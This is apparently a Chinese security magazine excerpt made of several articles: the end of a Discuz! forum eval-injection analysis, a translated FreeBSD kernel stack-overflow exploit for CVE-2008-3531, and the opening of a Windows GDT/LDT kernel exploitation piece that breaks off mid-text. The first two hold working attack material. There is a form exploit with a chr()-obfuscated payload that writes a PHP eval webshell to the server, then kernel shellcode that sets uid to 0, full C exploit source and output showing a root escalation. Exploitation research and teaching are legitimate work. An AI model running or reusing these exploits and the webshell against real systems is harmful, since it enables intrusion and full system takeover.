注意,导致漏洞的$scriptlang数组在安装插件后已经初始化,因此有安装插件的用户不受影响。

漏洞分析

1. 漏洞来自showmessage函数

```
    function showmessage($message, $url_forward = '',
$extra = '', $forwardtype = 0) {
    extract($GLOBALS, EXTR_SKIP);
    //危险的用法,未初始化的变量可以直接带进函数,直
    //接导致了问题产生
    global $hookscriptmessage, $extrahead, $discuz_
uid, $discuz_action, $debuginfo, $seccode, $seccodestatus,
$fid, $tid, $charset, $show_message, $inajax, $_DCACHE,
$advlist;
    define('CACHE_FORBIDDEN', TRUE);
    $hookscriptmessage = $show_message =
    $message;$messagehandle = 0;
    $msgforward = unserialize($_DCACHE['settings']
    ['msgforward']);
    $refreshtime = intval($msgforward['refreshtime']);
    $refreshtime = empty($forwardtype) ? $refreshtime
    : ($refreshtime ? $refreshtime : 3);
    $msgforward['refreshtime'] = $refreshtime * 1000;
    $url_forward = empty($url_forward) ? '' : (empty($_
DCOOKIE['sid']) && $transsidstatus ? transsid($url_
forward) : $url_forward);
    $seccodecheck = $seccodestatus & 2;
    if($_DCACHE['settings']['funcsiteid'] && $_
DCACHE['settings']['funckey'] && $funcstatinfo && !IS_
ROBOT) {
    $statlogfile = DISCUZ_ROOT.'./forumdata/funcstat.log';
    if($fp = @fopen($statlogfile, 'a')) {
    @flock($fp, 2);
    if(is_array($funcstatinfo)) {
    $funcstatinfo = array_unique($funcstatinfo);
    foreach($funcstatinfo as $funcinfo) {
    fwrite($fp, funcstat_query($funcinfo, $message)."\n");
```

```
}
} else {
fwrite($fp, funcstat_query($funcstatinfo, $message)."\n");
}
fclose($fp);
$funcstatinfo = $GLOBALS['funcstatinfo'] = '';
}
}
if(!defined('STAT_DISABLED') && STAT_ID > 0
&& !IS_ROBOT) {
write_statlog($message);
}
if($url_forward && (empty($quickforward)
|| empty($inajax) && $msgforward['quick'] &&
$msgforward['messages'] && @in_array($message,
$msgforward['messages']))) {
updatesession();
dheader("location: ".str_replace('&amp;', '&', $url_
forward));
}
if(!empty($infloat)) {
if($extra) {
$messagehandle = $extra;
}
$extra = '';
}
if(in_array($extra, array('HALTED', 'NOPERM'))) {
$discuz_action = 254;
} else {
$discuz_action = 255;
}
include language('messages');
$vars = explode(':', $message);
//只要含":"就可以了
if(count($vars) == 2 && isset($scriptlang[$vars[0]]
[$vars[1]])) {
//两个数字即可,用":"分割
eval("\$show_message = \"".str_replace('"', '\"',
$scriptlang[$vars[0]][$vars[1]])."\";");
//$scriptlang未初始化,可以自定义
} elseif(isset($language[$message])) {
$pre = $inajax ? 'ajax_' : '';
eval("\$show_message = \"".(isset($langua
ge[$pre.$message]) ? $language[$pre.$message] :
$language[$message])."\";");
unset($pre);
}
}
```

2. DZ全局机制导致未初始化参数可以任意提交

```
foreach(array('_COOKIE', '_POST', '_GET') as $_
request) {
foreach($$_request as $_key => $_value) {
$_key{0} != '_' && $$_key = daddslashes($_value);
}
}
```

3. misc.php正好有个可以自定义$message值的点,其实也是未初始化。

```
elseif($action == 'imme_binding' && $discuz_uid) {
if(isemail($id)) {
$msn = $db->result_first("SELECT msn FROM
{$tablepre}memberfields WHERE uid='$discuz_uid'");
$msn = explode("\t", $msn);
$id = dhtmlspecialchars(substr($id, 0, strpos($id, '@')));
$msn = "$msn[0]\t$id";
$db->query("UPDATE {$tablepre}memberfields SET
msn='$msn' WHERE uid='$discuz_uid'");
showmessage('msn_binding_succeed', 'memcp.php');
} else {
if($result == 'Declined') {
dheader("Location: memcp.php");
} else {
showmessage($response['result']);
//$response没有初始化,可以自定义
}
}
}
```

漏洞利用

在misc.php里构造"action=imme_binding",$id不存在可以进入第一个else,由于$result也不存在,直接进入showmessage,又由于showmessage函数里"$vars=explode(':', $message);",因此,$response['result']需要构造为":"分割的两个字符,然后$scriptlang[$vars[0]][$vars[1]]数组相应构造一下。由此可以轻易得到一个POC:"misc.php?action=imme_binding&response[result]=1:2&scriptlang[1][2]={${phpinfo()}}",经本地测试后成功,如图1所示。




图1

将其做成EXP再测试，代码如下：

```
<form method="post" action="http://127.0.0.1/discuz/misc.php" enctype="multipart/form-data">
帖子ID,指定一个存在的帖子即可:<input type="text" name="tid" value="1" />
<input type="hidden" name="action" value="imme_binding" />
<input type="hidden" name="response[result]" value="1:2" />
<input type="hidden" name="scriptlang[1][2]"
value="${${eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).
chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(102).
chr(111).chr(114).chr(117).chr(109).chr(100).chr(97).chr(116).chr(97).
chr(47).chr(99).chr(97).chr(99).chr(104).chr(101).chr(47).chr(117).
chr(115).chr(101).chr(114).chr(103).chr(114).chr(111).chr(117).chr(112).
chr(95).chr(48).chr(49).chr(46).chr(112).chr(104).chr(112).chr(39).
chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).
chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).
chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).
chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).
chr(39).chr(41).chr(59))}}" />
<input type="submit" name="topicsubmit" value="提交" class="submit" />
</form>
```

由于版本问题，可能某些版本DZ中的misc.php需要先指定一个存在的贴子，因此，EXP中给出一个选填贴子tid的地方。scriptlang[1][2]的value是"fputs(fopen('forumdata/cache/usergroup_01.php','w'),'<?php eval($_POST[cmd])?>');"经过ASCII加密后的字符，其实也可以选择其他加密方式，主要是为了绕过magic_quotes_gpc对单引号的限制。运行EXP后生成一个一句话木马，路径是forumdata/cache/usergroup_01.php，密码是cmd。


此漏洞目前官方已经推出安全补丁，地址为http://www.discuz.net/thread-1537673-1-1.html。

小 结

不可能有哪个程序绝对地安全，Discuz!如此，PHPWind也是，最重要的还是应在编写程序的时候时刻记住安全这个概念，而不是一味追求功能。

前置知识：汇编
关键词：漏洞、FreeBSD、栈溢出

构建守护进程：FreeBSD操作系统内核栈利用



文/Patroklos Argyroudis 译/小小杉

操作系统内核是系统内所有服务和应用程序依赖的基本单元模块，是极易受攻击的一面，必须审计并最终通过漏洞安全风险评估。相比传统的应用领域，对操作系统内核上下文实施的调试与漏洞可靠利用的开发进行安全审计将更加复杂。另一方面，用户级内存污染保护(也被称为利用控制技术exploit mitigation)技术已经使得大量传统的应用级利用方法失效。以上说明了对操作系统内核利用进行深入研究的必要性。本文将针对FreeBSD系统内核栈提出一个更深层次的漏洞利用开发过程。此外，我们会对内核内存分配器(UMA)进行安全分析，同时将会展示如何利用内核中的bugs实现权限提升并确保成功利用后系统的稳定性。

FreeBSD内核栈利用

FreeBSD内核以及当前其他更现代化的操作系统中，每个线程(线程定义为一进程的执行单元)都拥有自己的内核栈。当一个正常的用户级

进程使用内核服务时，例如执行系统调用，则ESP寄存器将指向相应的内核栈线程。因为正在运行的操作系统可能拥有数百甚至数千线程，内核栈大小固定为两页(IA-32平台)，且不能动态增长，此设计是为了减少内存的浪费。内核栈的主要目的是确保始终驻留在内存中以响应某线程在尝试运行时出现的页错误。内核栈溢出主要表现为两个方面：内核代码中的Bug导致某一局部变量溢出以及随后的内核栈破坏；借助内核函数的递归调用导致内核栈自身的破坏。本文将关注前一种利用方法，即可导致某一函数保留的返回地址、函数栈桢、局部变量被覆盖的方式。

案例学习：CVE-2008-3531漏洞分析

作为案例学习，我们将给出针对CVE-2008-3531漏洞的内核栈破坏实现的权限提升的开发过程。CVE-2008-3531即内核栈溢出漏洞可影响FreeBSD 7.0的发行版和7.0稳定版。Bug来自函数vfs_filteropt()，函数的实现在源代码src/sys/kern/vfs_mount.c文件中给出。

```
00: int vfs_filteropt(struct vfsoptlist *opts, const
char **legal){
01: struct vfsopt *opt;
02: char errmsg[255];
03: const char **t, *p, *q;
04: int ret = 0;
06: TAILQ_FOREACH(opt, opts, link) {
07:p = opt->name;
08: q = NULL;
09: if (p[0] == 'n' && p[1] == 'o')  q = p + 2;
10: for(t = global_opts; *t != NULL; t++) {
11: if (strcmp(*t, p) == 0) break;
12: if (q != NULL) {
13: if (strcmp(*t, q) == 0)  break;
14: }
15: }
16: if (*t != NULL) continue;
17: for(t = legal; *t != NULL; t++) {
18: if (strcmp(*t, p) == 0)  break;
19: if (q != NULL) {
20: if (strcmp(*t, q) == 0)  break;
21: }
22: }
23: if (*t != NULL)  continue;
24: sprintf(errmsg, "mount option <%s> is
unknown", p);
25: printf("%s\n", errmsg);
26: ret = EINVAL;
27: }
28: if (ret != 0) {
29: TAILQ_FOREACH(opt, opts, link) {
30: if (strcmp(opt->name, "errmsg") == 0) {
31: strncpy((char *)opt->value, errmsg, opt->len);
32: }
33: }
34: }
35: return (ret);
36: }
```

漏洞利用开发的第一步即要鉴定漏洞的条件以及评估其影响。上面代码的24行，sprintf()语句用来将一错误消息格式化到一个已声明的局部静态缓冲区buffer中，即第2行定义的变量errmsg，大小为255字节；sprintf()中的变量p指向mount选项的名字，即挂载分区(或文件)等名字。一般而言，挂载设备是一元组的形式，即(name，value)，但脆弱的sprintf()函数调用可在用户模式下调用，当p的相关值非法但非空，如元组("AAAA"，"BBBB")满足此条件，则挂载选项值为字符串"BBBB"，其不合法但非空，此时p指针指向字符串AAAA。整个挂载设备的元组name和value都在用户模式下控制。这使得我们可以为挂载设备提供足够长的名字，促使errmsg缓冲区溢出。因errmsg变量处在内核栈上，则我们可利用其溢出来破坏当前栈保留的返回地址，终极目标就是为了改变内核执行流方向，使其转向我们定义的代码。

触发漏洞

既然我们已经探讨出了利用条件并得出了结论，即可实现在内核中任意代码的执行。此时，我们需要研究如何触发此漏洞。当前有许多可行的执行路径能够实现从用户模式到达vfs_filteropt()。在花几分钟分析FreeBSD的文件系统后，决定使用以下流程：nmount()→vfs_donmount()→msdosfs_mount()→vfs_filteropt()。

缺省状态下，FreeBSD系统中的nmount调用只能在root用户下使用，为了更具普遍性，sysctl变量的vfs.usermount值必须设置为一非空值。现在我们知道如何触发此漏洞，下面则

需寻找一个内核地址用来存放我们构造的任意代码，并改变内核执行流使其定位到此内核地址。由于sprintf调用使用的是字符串格式化结构体，我们不可能直接控制此值以覆盖vfs_filteropt()内核栈桢的返回地址。然而，间接控制实现任意代码执行已绰绰有余。当p指向一个由248个字符A组成的字符串时，返回地址将被覆写为0x6e776f，即sprintf函数格式化字符串中"unknown"中的"nwo"字符。使用内核NULL指针引用漏洞利用方法，我们可使用mmap方法将内存映射到页边界0x6e7000。此时，我们可将大小为0x76f字节的任意内核Shellcode代码放置在其后面。此时当受破坏的返回地址即值0x6e776f恢复到eip寄存器时，内核将会执行我们事先映射到此地址的指令。

内核shellcode

利用开发的下一步即编写指令。具体而言，我们的内核Shellcode应该为：获取用户令牌，即触发漏洞并提升其权限的证件；确保内核运行，换言之，系统必须在完成漏洞利用后能够保持稳定的运行状态。

FreeBSD中与用户相关的进程所有者的权限存储在一个ucred结构体中，源代码定义在文件src/sys/ucred.h中。

```
struct ucred {
u_int cr_ref;   /* reference count */
uid_t cr_uid;   /* effective user id */
uid_t cr_ruid;   /* real user id */
uid_t cr_svuid;   /* saved user id */
short cr_ngroups;   /* number of groups */
gid_t cr_groups[NGROUPS];   /* groups */
gid_t cr_rgid;   /* real group id */
gid_t cr_svgid;   /* saved group id */
...
}
```

指向ucred结构体的指针存放在proc类型的结构体中，定义如下：

```
struct proc {
LIST_ENTRY(proc) p_list;
/* (d) List of all processes. */
TAILQ_HEAD(, thread) p_threads;
/* (j) all threads. */
TAILQ_HEAD(, kse_upcall) p_upcalls;
/* (j) All upcalls in the proc. */
struct mtx p_slock;
/* process spin lock */
struct ucred *p_ucred;
/* (c) Process owner's identity. */
...
}
```

而proc结构体地址可在运行时通过非特定进程以多种方式动态获取：sysctl中的kern.proc.pid内核接口以及kinfo_proc结构体；缺省状态下从FreeBSD内核中导出allproc符号表；由pcpu结构体中的curthread指针定位(内核上下文的FS段指向它)。在利用开发中，将使用第三种方式，因为最简捷、可靠且更直接。

需要解决的另一个问题是保持系统的稳定性。一种方式是将Silvio Cesare的"iret"返回给用户级。Silvio Cesare在Black Hat Briefings USA 2003会议上的文章"Open Source Kernel Auditing and Exploitation"中谈论到此方法。尽管Silvio的"iret"技术的完整调查很有趣，但其超出了本文的范围，再有因其忽略了内核对象同步锁机制，故并不可靠。为了成功地从内核Shellcode返回到用户级，我们将使用另一种方式。记住我们确定的执行路径为nmount()→vfs_donmount()→msdosfs_mount()→vfs_filteropt()。在Shellcode执行完权限提升后，执行流应返回到vfs_filteropt()函数应该返回的地方，即msdosfs_mount()函数。但因为msdosfs_mount()函数保留的寄存器eip值在vfs_filteropt()函数被栈溢出瓦解后已经被破坏了。这些保存在寄存器中的值不可能再恢复，故没有一种安全的方法使得执行完权限提升后再返回到msdosfs_mount()函数。解决方案是在利用时完全绕过函数msdosfs_mount()并返回到vfs_donmount()函数。在函数msdosfs_mount()的栈桢里保存的函数vfs_donmount()的地址并没有被覆盖。为了使描述更加清晰，考虑下面的伪代码：

```
/*此函数保留的寄存器值并未覆盖*/
vfs_donmount(){
...
msdosfs_mount();
...
}
```

```
msdosfs_mount(){
...
vfs_filteropt();
...
/* 清栈并恢复保留在寄存器中的值 */
addl $0xe8, %esp
popl %ebx
popl %esi
popl %edi
popl %ebp
ret
}
```

根据前面的分析,下面给出实现漏洞利用的完整内核shellcode(AT&T汇编):

```
.global _start
_start:
movl %fs:0, %eax          # get curthread
movl 0x4(%eax), %eax   # get proc from curthread
movl 0x30(%eax), %eax    # get ucred from proc
xorl %ecx, %ecx  # ecx = 0
movl %ecx, 0x4(%eax)  # ucred.uid = 0
movl %ecx, 0x8(%eax)  # ucred.ruid = 0
# return to the pre-previous function, i.e. vfs_
donmount()
addl    $0xe8, %esp
popl     %ebx
popl     %esi
popl     %edi
popl    %ebp
ret
```

漏洞利用

此时,我们解决了从内核态安全切换到用户态的问题,并能确保被利用系统的继续正常运行。下面给出完整的漏洞利用代码:

```
#include <sys/param.h>
#include <sys/mount.h>
#include <sys/uio.h>
#include <err.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sysexits.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/mman.h>
#define BUFSIZE 249
#define PAGESIZE 4096
#define ADDR 0x6e7000
#define OFFSET 1903
#define FSNAME    "msdosfs"
#define DIRPATH    "/tmp/msdosfs"
unsigned char kernelcode[] =
"\x64\xa1\x00\x00\x00\x00\x8b\x40\x04\x8b\
x40\x30"
   "\x31\xc9\x89\x48\x04\x89\x48\x08\x81\xc4\
xe8\x00"
"\x00\x00\x5b\x5e\x5f\x5d\xc3";
int main(){
void * vptr;
struct iovec iov[6];
vptr = mmap((void *)ADDR, PAGESIZE, PROT_
READ | PROT_WRITE,MAP_FIXED | MAP_ANON |
MAP_PRIVATE, -1, 0);
if(vptr == MAP_FAILED){
perror("mmap");
exit(EXIT_FAILURE);
}
vptr += OFFSET;
printf("[*] vptr = 0x%.8x\n", (unsigned int)vptr);
memcpy(vptr, kernelcode, (sizeof(kernelcode) - 1));
mkdir(DIRPATH, 0700);
iov[0].iov_base = "fstype";
iov[0].iov_len = strlen(iov[0].iov_base) + 1;
iov[1].iov_base = FSNAME;
iov[1].iov_len = strlen(iov[1].iov_base) + 1;
iov[2].iov_base = "fspath";
iov[2].iov_len = strlen(iov[2].iov_base) + 1;
iov[3].iov_base = DIRPATH;
iov[3].iov_len = strlen(iov[3].iov_base) + 1;
iov[4].iov_base = calloc(BUFSIZE, sizeof(char));
if(iov[4].iov_base == NULL){
perror("calloc");
rmdir(DIRPATH);
exit(EXIT_FAILURE);
}
memset(iov[4].iov_base, 0x41, (BUFSIZE - 1));
iov[4].iov_len = BUFSIZE;
iov[5].iov_base = "BBBB";
iov[5].iov_len = strlen(iov[5].iov_base) + 1;
printf("[*] calling nmount()\n");
if(nmount(iov, 6, 0) < 0){
perror("nmount");
rmdir(DIRPATH);
exit(EXIT_FAILURE);
}
printf("[*] unmounting and deleting %s\n",
DIRPATH);
unmount(DIRPATH, 0);
rmdir(DIRPATH);
return EXIT_SUCCESS;
}
```

最后,给出针对存在漏洞的FreeBSD系统进行利用的结果:

```
[argp@leon ~]$ uname -rsi
FreeBSD 7.0-RELEASE GENERIC
[argp@leon ~]$ sysctl vfs.usermount
vfs.usermount: 1
[argp@leon ~]$ id
uid=1001(argp) gid=1001(argp) groups=1001(argp)
[argp@leon ~]$ gcc -Wall cve-2008-3531.c -o cve-2008-3531
[argp@leon ~]$ ./cve-2008-3531
[*] vptr = 0x006e776f
[*] calling nmount()
nmount: Unknown error: -1036235776
[argp@leon ~]$ id
uid=0(root) gid=0(wheel) egid=1001(argp) groups=1001(argp)
```

前置知识:VC
关键词:漏洞、GDT、LDT

Windows内核描述符表GDT及LDT漏洞利用

文/Jurczyk Gynvael　译/小小杉

内核模式漏洞已经逐步受到世界范围内的广泛关注(2007年Microsoft只发布了不到5%的安全补丁,而2008年却发布了超过10%的安全补丁),这些补丁的发布可以说都因Ring0级的漏洞利用技术发展而起。在过去的几十年里,黑客关注度最高的漏洞利用技术之一即在什么条件下何处写入(write-what-where conditions),其主要原因是内核模块、设备驱动总会执行非法指针的验证或者非安全池连接的断开导致缓冲区溢出漏洞的稳定性差。

漏洞利用即尽可能地使攻击者能够提升系统权限,至少能够在一些受保护的内存区域(即采用分页机制及其他内存保护机制以阻止未授权的应用程序操作内存)上实现写操作。在执行一次成功的攻击之前,需要首先考虑在何处执行何种操作是最为有利的,即利用的稳定性更高。至今,很多学者已公开发表了一些漏洞利用相关文章,并给出了大量存在漏洞利用可能性的位置(如提升系统执行权限等)。这些文章包括利用驱动中存在的传统缺陷;Windows设备驱动的漏洞利用;如何利用Windows内核内存池。(译者注:文章引自http://pb.specialised.info/all/articles/ewdd.pdf;http://packetstormsecurity.nl/Xcon2005/Xcon2005_SoBelt.pdf)。

上面的文章给出的各种漏洞利用技术实际上都面临一个难敌:它们都是基于Windows未公开的文档,Windows内部行为,故这些技术并不能保证在系统更新、Sevice Packs或特定系统版本中依旧可行。因此,在执行真实的漏洞利用时,我们必须校验系统版本或者执行额外的启发式搜索算法(如扫描内核内存签名)。事实上,利用一些与硬件相关的特定结构体可很方便地解决此问题,实现在多个Windows版本上以同一种方式实现漏洞利用。为了更加准确,本文重点阐述保护模式下最重要的部分之一,即描述符表GDT和LDT。通过重写这些结构体,我们能够在Windows NT系统的任一版本上执行特殊权限提升攻击,只要其采用的是x86处理器。

Windows描述符表GDT与LDT

描述符表GDT和LDT是x86结构中用来定义内存段(包括数据段和代码段)的特定结构集，当然也包括系统中的其他描述符，如任务状态段TSS和调用门Call-Gates。另外，每一个LDT自身作为一个段存在，它们的段描述符被放在G D T中，更多描述可参考Intel手册。尽管Windows系统实现了统一的内存模型，且在保护模式下迫使系统在每一个处理器下至少安装一个任务状态段，GDT仍可以拥有更多的条目。此表通常包含一对内核模式代码和带有特权级值为0的描述符数据段，一对用户模式代码和带有特权级为3的描述符数据段，一个TSS入口以及三个额外的数据段条目和一个可选的LDT入口。缺省条件下，Windows GDT和LDT都包含有调用门入口。表1给出了Windows XP系统下的原始GDT表。

Index	Type	Base	Limit	DPL	Notes
0	null				null segment
1	code	0	FFFF (*4KB)	0	kernel-mode code segment
2	data	0	FFFF (*4KB)	0	kernel-mode data segment
3	code	0	FFFF (*4KB)	3	user-mode code segment
4	data	0	FFFF (*4KB)	3	user-mode data segment
5	tss	80042000	20AB	0	Task State Segment (per-processor)
6	data	FFDFF000	1 (*4KB)	0	Windows处理器控制区
7	data	7FFDF000	FFF	3	Windows线程环境块
8	data	400	FFFF	3	used by Windows NTVDM
9	ldt	86811000	7	0	optional custom LDT (per-process)

图1

GDT以及其包含的TSS、进程控制域PCR(此结构体中保存着系统状态的信息，如I R Q L、当前线程、I D T等信息)都定义在每个进程中。每一个线程都有其自己的结构体TEB(在上下文切换时，选择子中的基址会改表，以指向当前线程的TEB)，可选择的L D T也包含在每个进程中。缺省状态下，一个新创建进程并未定义任何局部描述符表。当然，其可通过命令来分配，如在进程创建时请求一个新的LDT索引。KPROCESS结构体中成员LdtDescriptor域即为指向每个进程中的LDT表指针。在不同进程之间发生上下文切换时，此域会被加载进G D T表，并启动L G D T指令。L D T和GDT对应的控制函数在Win32 API和Native API之间隔离。这些APIs提供了以下函数。

(1)GetThreadSelectorEntry：返回指定选择器和线程的描述符表入口地址(Win32 API)。

(2)NtQueryInformationProcess：用来获取一个已打开进程对象的各种信息，每次调用NtQueryInformationProcess()时都要指定一个按相应数据结构组织的数据，如获取LDT索引。

(3)NtSetLdtEntries：Windows允许每个进程添加本进程的L D T描述符(Local Descriptor Table，局部描述符表)，通过调用ZwSetLdtEntries可以添加和修改当前进程的LDT描述符添加及修改当前进程的LDT描述符。

(4)NtSetInformationProcess：设置ProcessLdtInformation，写LDT索引入口。

然而，普通的L D T索引也存在一些限制，如基地址和基地址+Limit被限制在用户空间；用户模式下可访问的段的描述符特权级域被设置为3；同时段类型也被限制在数据段和代码段。但实际上数据段描述符中存在Expand-Down标志，用于数据段描述符，当一个数据段描述符未设置该标志时，这个数据段的有效范围为Base到Base+Limit，但设置了该标志后，该数据段的有效范围为Base+Limit+1~Base-1，也就是前一个地址范围的补集，或者说地址空间里的剩余部分。尤其是当设置了Limit为0时，该数据段有效的地址范围为整个地址空间。

LDT表中创建调用门索引入口

经上面简要的分析，我们对G D T和L D T结构体有了大致了解，现在开始进行内核修改操作。我们的目的是为了促使有效载荷能够在Ring0级执行。故使用描述符表的一个最直接的代码过渡即从Ring3到Ring0的方式为调用门的安装，以指向我们设计的代码。现在我们不得不修改一个已存在的描述符索引，使其成为一个调用门。Windows进程默认是不存在特定的L D T索引的。内核会在进程试着创建自己的局部描述符时，第一时间负责分配必要的内存。在本地进程上下文中创建L D T表，可通过使用函数NtSetInformationProcess或NtSetLdtEntries函数完成(两函数均未公开)。2002年，Z0mbie在玩转Windows 2000中提到的GDT/LDT表时，曾实现并公开了一些典型内部函数的实现。这些函数的具体实现大部分至今也没有发生改变。在试着修改L D T内容时，我们应该注意到一些重要事实。首先，NtSetInformationProcess函数调用后会产生多重结果。更重要的是，握有新索引的大量虚拟内存块已经分配出去了。其次，T S S/

LDT类型的特定描述符已经产生并在全局描述符表中创建。

基于以下事实:GDT表数量同系统正在运行的处理器数量是一致的;另一方面,每个进程可能有自己的LDT表,系统内核必须以某种方式管理可变的GDT索引条目。为了做到这一点,每个进程在KPROCESS对象中都包含自己的LdtDescriptor结构。当一个任务发生切换时,线程管理器会将当前的LDT表替换为当前运行线程相对应的LDT表。此外,在GDT成功填充了新数据后,中断描述符表寄存器值会设置为一个有效的GDT索引值。

在我们的进程上下文中成功创建LDT表后(表内容已经不再重要了),现在我们需要获取实际的LDT表地址,以下两个步骤可完成此任务。

(1)获得IDTR寄存器值(段选择子)。

(2)基于步骤(1)中得到的选择子,获取GDT描述符地址。

第一步可使用标准指令SLDT即可获取,至于第二个值,Microsoft提供了一个特殊的API函数GetThreadSelectorEntry,此函数可用来获取一个指定选择子对应的描述符表入口地址。因Windows并不想任一用户都能在LDT表中创建各种描述符表,故NtSetInformationPro cess和SetLdtEntries函数仅被限制在特权级DPL=3的代码段和数据段中定义。对我们而言,存在三种可选方案:一是向调用门中传输一个已存在的数据描述符;二是向调用门中传输一个已存在的代码描述符;三是从一开始就在LDT表的空闲区域创建一个调用门描述符。

本文选择方案一实现,首先给出代码段/数据段/系统段描述符和调用门描述符结构体,如图2所示。

